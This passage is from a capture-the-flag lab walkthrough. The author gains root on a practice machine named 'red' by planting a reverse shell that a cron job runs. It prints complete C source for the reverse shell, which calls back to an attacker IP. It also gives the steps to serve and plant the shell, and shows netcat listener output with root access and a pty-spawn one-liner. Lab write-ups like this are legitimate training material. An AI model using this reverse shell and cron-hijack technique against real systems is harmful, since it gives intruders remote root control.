
```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
  int port=9001;
  struct sockaddr_in revsockaddr;

  int sockt = socket(AF_INET, SOCK_STREAM, 0);
  revsockaddr.sin_family = AF_INET;
  revsockaddr.sin_port = htons(port);
  revsockaddr.sin_addr.s_addr = inet_addr("<kali machine IP");


 connect(sockt, (struct sockaddr *) &revsockaddr,
```

```
sizeof(revsockaddr));
dup2(sockt, 0);
dup2(sockt, 1);
dup2(sockt, 2);

char * const argv[] = {"/bin/bash", NULL};
execve("/bin/bash", argv, NULL);

return 0;

}
```


Remember to input your attackers machine ip and set up a listening port(9001 in this case)

Now we will open a http server in the directory that file is using python

python3 -m http.server 8081




Now download the files into that .git directory so it can create a reverse shell when the cronjob comes on



Red is stiill flexing, Your time is almost up Red

By now we should have our nc listener



Now we wait for 2 minutes or less for the cron job to come on
and now we are ROOT

```
kali@kali:~/Lab$ nc -lnvp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.3.156.
Ncat: Connection from 192.168.3.156:45642.
ls -la
total 44
drwx------  7 root root 4096 Oct 31 20:28 .
drwxr-xr-x 20 root root 4096 Oct 24 14:13 ..
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Oct 24 14:18 .cache
drwxr-xr-x  3 root root 4096 Oct 24 15:16 .local
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Oct 24 15:05 .selected_editor
drwx------  2 root root 4096 Oct 24 14:15 .ssh
-rw-------  1 root root    0 Oct 31 20:28 .viminfo
drwxr-xr-x  2 root root 4096 Oct 31 20:02 defense
-rw-r-----  1 root root   12 Oct 27 01:54 root.txt
drwxr-xr-x  3 root root 4096 Oct 24 14:15 snap
whoami
root
cd root
/bin/sh: 3: cd: can't cd to root
cd /root
ls -la
total 44
drwx------  7 root root 4096 Oct 31 20:28 .
drwxr-xr-x 20 root root 4096 Oct 24 14:13 ..
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Oct 24 14:18 .cache
drwxr-xr-x  3 root root 4096 Oct 24 15:16 .local
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Oct 24 15:05 .selected_editor
drwx------  2 root root 4096 Oct 24 14:15 .ssh
-rw-------  1 root root    0 Oct 31 20:28 .viminfo
drwxr-xr-x  2 root root 4096 Oct 31 20:02 defense
-rw-r-----  1 root root   12 Oct 27 01:54 root.txt
drwxr-xr-x  3 root root 4096 Oct 24 14:15 snap
nano root.txt
Error opening terminal: unknown.
python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 7: python: not found
/usr/bin/python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 8: /usr/bin/python: not found
/usr/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'
root@red:/root# ls -la
```

whoami
root
id
root
ls
defence
root.txt

```
root@red:/root# nano root.txt
nano root.txt
Error opening terminal: unknown.
root@red:/root# Red Rules, Blue Drools!


root@red:/root# vi root.txt
vi root.txt
GG Blue, GG
root@red:/root#
```

And we got our flag😎😎

So that brings us to the end of this pentesting and walkthrough.

I had a blast hacking this machine. It felt like someone was trying to stop me, but not in a way that made it impossible. At some points, it got pretty annoying, and this write-up can't capture just how much it tested my patience.Red's banter messages arrived every minute, the 'cat' command was replaced by 'vim', account passwords changed faster than you could say "encryption," and you got kicked out of the session every few minutes. It's like playing a game of "Don't get mad, get even" with a mischievous hacker,Red! 😁.But hey, we proved that we are worthy opponents,we got our machine back, didn't we? Nothing beats that feeling of victory.

Thanks, and I hope you enjoyed the machine and the walkthrough! 😁

Keep up the good work, and remember to take breaks when you need them. Happy hacking! 😊👍

WhiteJ